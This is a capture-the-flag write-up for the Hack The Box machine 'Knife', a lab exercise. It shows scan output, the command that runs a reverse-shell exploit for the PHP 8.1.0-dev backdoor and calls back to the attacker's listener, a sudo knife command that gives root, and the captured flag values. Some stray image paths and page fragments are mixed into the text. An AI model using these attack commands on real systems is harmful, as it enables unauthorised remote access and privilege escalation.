

# HTB Machine Writeup: Knife

Written up by Ori Iankovitch



# start: enumeration

Started with an Nmap scan and found that ports 80 (http), and 22 (ssh) were open.

Port 80 indicate that a web service is probably running on the machine, So i opened the web page and started my investigation clicking on the services buttons but nothing seems to work.

The next step was to start a 'Gobuster' scan to look for other directories in the site, I found several configuration files including '.htpasswd' that is usually used to store authentication credentials for http services.

```
(kali@kali)-[~/Desktop]
└─$ gobuster dir -u http://10.10.10.242/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.242/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 277]
./htaccess (Status: 403) [Size: 277]
./htpasswd (Status: 403) [Size: 277]
/index.php (Status: 200) [Size: 5815]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)


Finished
```

```
(kali@kali)-[~/Desktop]
└─$ sudo nmap -p- 10.10.10.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 19:32 EDT
Nmap scan report for 10.10.10.242
Host is up (0.073s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 110.68 seconds

(kali@kali)-[~/Desktop]
└─$ sudo nmap -p 80 -sV 10.10.10.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 19:34 EDT
Nmap scan report for 10.10.10.242
Host is up (0.066s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
```



About EMA / Patients / I



At EMA we're taking care to a whole new level...



## Taking care of our

I attempted to access the '.htpasswd' webpage, knowing it was likely to fail, as expected, I received a Forbidden response.

The next step was to use curl to access the index.php page I found, discovering that the server is running the development version of PHP, PHP/8.1.0-dev.

After a quick Google search, I discovered that this PHP version has a backdoor vulnerability. I found a backdoor script on GitHub that exploits this vulnerability, and downloaded it.

"PHP version 8.1.0-dev was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs on a server, an attacker can execute arbitrary code by sending the User-Agent header."



# Foothold:

I started a listener using 'penelope' to establish a more stable shell, executed the command using the syntax provided by the script, and successfully obtained a shell.

Used the 'find' command to look for the 'user.txt' file, and got the first flag.

```
(kali@kali)-[~/Desktop]
$ python revshell_php_8.1.0-dev.py http://10.10.10.242/ 10.10.14.58 6969
```

```
(kali@kali)-[~/Desktop]
$ python penelope.py 6969
[+] Listening for reverse shells on 0.0.0.0 6969
> ▾ Show Payloads (p) 🔥 Main Menu (m) 🗑 Clear (Ctrl-L) ⏹ Quit (q/c)
[+] Got reverse shell from 10.10.10.242 - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 🍌
[+] Interacting with session [1], Shell Type: PTY, Menu Key: F12
[+] Logging to /home/kali/.penelope/10.10.10.242/10.10.10.242.log
james@knife:/$ ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found
```

```
james@knife:/$ find / -type f -iname user.txt 2>/dev/null
/home/james/user.txt
james@knife:/$ cat /home/james/user.txt
8737fe5e3cb2bbd3e1afc45f71a3c2d6
james@knife:/$
```

# Privilege escalation:

I ran the command `sudo -l` to check which commands the user could execute as root and discovered that the user can run knife, a command-line tool associated with Chef. Chef is an open-source configuration management tool used for automating the setup, deployment, and management of infrastructure and applications.

After some research, I found that the command `"knife exec -E 'system("/bin/bash")'"`, runs a Ruby script using knife to open a new bash shell with root privileges.

I obtained a root shell and successfully retrieved the second flag.

```
james@knife:/$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/$ sudo knife exec -E 'system("/bin/bash")'
root@knife:/# find / -type f -iname root.txt 2>/dev/null
/root/root.txt
root@knife:/# cat /root/root.txt
0d0cb6d11d554f9638c496a9602f2f2e
```



## Knife has been Pwned!

Congratulations  **shokoyanko**, best of luck in capturing flags ahead!

**#21055**

MACHINE RANK

**27 Aug 2024**

PWN DATE

**RETIRED**

MACHINE STATE